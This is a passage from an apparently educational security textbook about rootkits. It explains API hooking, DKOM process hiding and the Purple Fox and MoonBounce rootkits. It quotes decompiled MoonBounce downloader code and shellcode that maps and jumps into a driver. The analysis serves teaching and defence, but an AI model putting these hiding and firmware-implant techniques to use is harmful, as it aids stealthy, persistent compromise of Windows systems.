

Hooks
Process (Before Hooking)
Code section ...
Call FindNextFile
Import data section
FindNextFile: 0x87654321
Kernel32.dil
0x87654321:FindNextFile code
Process (After Hooking)
Code section ...
Call FindNextFile
Import data section
FindNextFile: 0x87654321
Kernel32.dil
0x87654321:FindNextFile
Rootkit code:
0x90045123: MyFindNextFile
Rootkit replaces first 5 bytes of code with
jmp
0x90045123
Direct Kernel Object Manipulation (DKOM)
Process 1
Unique process ID
ActiveProcesLinks
LIST ENTRY {
*FLINK
*BLINK }
Process Identifiers
Process 2
Unique process ID
ActiveProcesLinks
LIST ENTRY {
*FLINK
*BLINK }
Process Identifiers
Process 3
Unique process ID
ActiveProcesLinks
LIST ENTRY {
*FLINK
*BLINK }
Process Identifiers
Before rootkit infection
After rootkit infection


Figure 6.151: Working of a rootkit

Direct kernel object manipulation (DKOM) rootkits can locate and manipulate the “system” process in kernel memory structures and patch it. This can also hide processes and ports, change privileges, and misguide the Windows event viewer without any problem by manipulating the list of active processes of the OS, thereby altering data inside the process identifier structures. It can obtain read/write access to the \Device\Physical Memory object. It hides a process by unlinking it from the process list.

Popular Rootkits: Purple Fox and MoonBounce


Purple Fox Rootkit

- The Purple Fox rootkit can be distributed via a fake **malicious Telegram installer**
- Both 32-bit and **64-bit Windows versions** of the Purple Fox Trojan can be used for hiding within the system and maintaining persistence




MoonBounce

- MoonBounce is malicious code concealed within **UEFI firmware** in the SPI flash that is scheduled to be executed at a specific time
- The purpose of MoonBounce is to inject a malicious driver into the **Windows kernel** during the boot process, providing attackers with maximum persistence



```
GetLocalTime(&SystemTime);
TimeFlag7 = (SystemTime.wMinute / 0xFu + 4 * (LOBYTE(SystemTime.wHour) + 24 * LOBYTE(SystemTime.wDayOfWeek))) & 7;
if ( !(((0x80 >> TimeFlag7) & DownloaderArg->TimeFlag[((SystemTime.wMinute / 0xFu
                                                        + 4 * (SystemTime.wHour + 24 * SystemTime.wDayOfWeek)) >> 3)
                                                      + 199]) >> (7 - TimeFlag7)) )
{
  SleepTime = 10000;
  goto LABEL_4;
}
Content = Downloader(
            &DownloaderArg->Url,
            &DownloaderArg->UserAgent,
            &DownloaderArg->Proxy,
            &DownloaderArg->ProxyUserName,
            &DownloaderArg->ProxyPassword,
            &ContentLen);
```



```
map_driver_mapping_shellcode_to_mem:        ; DATA XREF: boot_services_function_hook_dispatch
                mov     rcx, 1122334455667788h ;
                                            ; 0x1122334455667788 is replaced during run-time
                                            ; by the address of the driver mapping shellcode
                                            ; by formerly executed shellcode
                xor     r8d, r8d            ; MmNonCached
                mov     edx, 28000h         ; Size of driver mapping shellcode
                call    cs:p_MmMapIoSpace
                add     rsp, 48h
                jmp     rax                 ; Jump to mapped driver mapping shellcode
shellcode2__ExAllocatePool_hook endp ; sp-analysis failed
```

Popular Rootkits

The following are some of the most popular rootkits:


- **Purple Fox Rootkit**

  Source: *https://www.guardicore.com*

  The Purple Fox rootkit enables attackers to conceal malware on targeted devices, making it difficult for security solutions to detect and remove the malware. It is a sophisticated malware attack that targets Windows machines and spreads its infection from one machine to another. The Purple Fox rootkit can be distributed via a fake malicious Telegram installer. Both 32-bit and 64-bit Windows versions of the Purple Fox Trojan can be used for hiding within the system and maintaining persistence.

